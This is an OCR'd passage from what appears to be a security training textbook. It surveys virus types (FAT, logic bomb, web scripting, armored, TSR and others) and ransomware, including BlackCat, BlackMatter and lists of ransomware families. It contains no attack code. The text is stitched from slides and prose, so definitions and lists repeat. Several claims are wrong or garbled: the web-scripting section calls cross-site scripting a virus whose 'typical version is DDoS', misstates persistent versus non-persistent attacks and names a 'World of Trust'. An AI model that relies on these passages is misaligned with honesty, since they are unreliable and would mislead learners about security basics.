


Figure 7.49: Screenshot displaying Folder Options Window

FAT Viruses

A FAT virus is a computer virus that attacks the File Allocation Table (FAT), a system used in Microsoft products and some other types of computer systems to access the information stored on a computer. By attacking the FAT, a virus can cause severe damage to a computer. FAT viruses can work in a variety of ways. Some are designed to embed themselves into files so that when the FAT accesses the file, the virus is triggered. Others may attack the FAT directly. Many are designed to overwrite files or directories, and material on a computer can lost permanently. If a FAT virus is sufficiently powerful, it can render a computer unusable in addition to destroying data, forcing a user to reformat the computer.

Essentially, a FAT virus destroys the index, thereby making it impossible for a computer to locate files. The virus can spread to files when the FAT attempts to access them, corrupting the entire computer eventually. FAT viruses often manifest in the form of corrupted files, with users noting that files are missing or inaccessible. The FAT architecture itself can also be changed; e.g., a computer that should be using the FAT32 protocol might abruptly say that it is using FAT12.

Logic Bomb Viruses

A logic bomb is a virus that is triggered by a response to an event, such as the launching of an application or when a specific date/time is reached, where it involves logic to execute the trigger.

For example, cyber-criminals use spyware to covertly install a keylogger on your computer. The keylogger can capture keystrokes, such as usernames and passwords. The logic bomb is designed to wait until you visit a website that requires you to log in with your credentials, such as a banking site or social network. Consequently, the logic bomb will be triggered to execute the keylogger, capture your credentials, and send them to a remote attacker.

When a logic bomb is programmed to execute on a specific date, it is referred to as a time bomb. Time bombs are usually programmed to set off when important dates are reached, such as Christmas and Valentine’s Day.

Web Scripting Viruses

A web scripting virus is a type of computer security vulnerability that breaches your web browser security through a website. This allows attackers to inject client-side scripting into the web page. It can bypass access controls and steal information from the web browser. Web scripting viruses are usually used to attack sites with large populations, such as sites for social networking, user reviews, and email. Web scripting viruses can propagate slightly faster than other viruses. A typical version of web scripting viruses is DDoS. It has the potential to send spam, damage data, and defraud users.

There are two types of web scripting viruses: non-persistent and persistent. Non-persistent viruses attack you without your knowledge. In the case of a persistent virus, your cookies are directly stolen, and the attacker can hijack your session, which allows the attacker to impersonate you and cause severe damage.

- **Prevention**

  The best ways to prevent these viruses and exploits are by safely validating untrusted HTML inputs, enforcing cookie security, disabling scripts, and using scanning services such as an antivirus program with real-time protection for your web browser. It is also beneficial to avoid unknown websites and use World of Trust to ensure that a site is safe. You would notice if you are infected with a web scripting virus if your searches are linked elsewhere and the background or homepage changes. The computer runs slowly and sluggishly, and programs may close randomly. Modern-day browsers have add-ons such as Adblock Plus, which allow users to prevent scripts from being loaded.

E-mail Viruses

An e-mail virus refers to computer code sent to you as an e-mail attachment, which if activated, will result in some unexpected and usually harmful effects, such as destroying specific files on your hard disk and causing the attachment to be emailed to everyone in your address book. Email viruses perform a wide variety of activities, from creating pop-ups to crashing systems or stealing personal data. Such viruses also vary in terms of how they are presented. For example, a sender of an email virus may be unknown to a user, or a subject line may be filled with nonsense. In other cases, a hacker may cleverly disguise an email to appear as if it is from a trusted or known sender.

To avoid email virus attacks, you should never open (or double-click on) an e-mail attachment unless you know who sent it and what the attachment contains; in addition, you must install and use antivirus software to scan any attachment before you open it.

Armored Viruses

Armored viruses are viruses that are designed to confuse or trick deployed antivirus systems to prevent them from detecting the actual source of the infection. These viruses make it difficult for antivirus programs to trace the actual source of the attack. They trick antivirus programs by showing some other location even though they are actually on the system itself.

The following basic techniques are adopted by armored viruses:

- **Anti-disassembly**

  Anti-disassembly is a technique that uses specially crafted code or data in a program to produce an incorrect program listing by disassembly analysis tools.

- **Anti-debugging**

  Anti-debugging techniques are used to ensure that the program is not running under the debugger. This can slow down the process of reverse engineering, but it cannot be prevented.

- **Anti-heuristics**

  Anti-heuristics are used in machine code to prevent heuristic analysis, and they rely on the program's ability to protect itself from programmer and debugger intervention.

- **Anti-emulation**

  Anti-emulation techniques are used to avoid dynamic analysis by fingerprinting the emulated system environment; they can also secure intellectual property against emulation-assisted reverse engineering.

- **Anti-goat**

  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.




Figure 7.50: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.

Figure 7.51: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.

Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:


- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files

Ransomware

- Ransomware is a type of malware **that restricts access to a computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) to remove the restrictions

BlackCat

BlackCat is dangerous ransomware that targets **operating systems from almost all vendors**, including Windows, Linux, and ESXi virtual machines



BlackCat Ransom Note


Ransomware Families

- Cerber
- XingLocker
- Conti
- Thanos
- WastedLocker
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze
- Ryuk

Ransomware (Cont'd)

BlackMatter

It mainly targets Windows-based devices. It uses encryption keys such as **RSA public** and **AES keys** for initializing and implementing **Salsa20 encryption**



Ransomware

- Clop Ransomware
- DeadBolt
- Egregor
- Dharma
- eCh0raix
- SamSam
- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

Some additional ransomware families are as follows:

- Cerber
- XingLocker
- Conti
- Thanos
- WastedLocker
- RansomEXX
- NETWALKER
- QNAPCrypt
- Maze
- Ryuk

Examples of Ransomware

- **BlackCat**

  BlackCat is a dreadful ransomware attack written in Rust and profoundly known as ALPHA (AlphaVM, AlphaV). It was first discovered in late November 2021. The ransomware targets almost all vendor OSes including Windows, Linux, and ESXi virtual machines. It is specially crafted ransomware comprising 4 encryption routines and supports several encryption algorithms such as ChaCha20 and AES. This ransomware is supplied as ransomware as a service (RaaS), engaging associates to operate from various locations. Using Blackcat, attackers can target various IT industries worldwide for demanding a ransom from the victims in the form of Bitcoins and Monero. The attack mainly focuses on crashing targeted devices and running processes, applications, and VMs during their encryption process. BlackCat employs phishing tactics on the victims by delivering its payload using vulnerable applications and exposed toolsets.

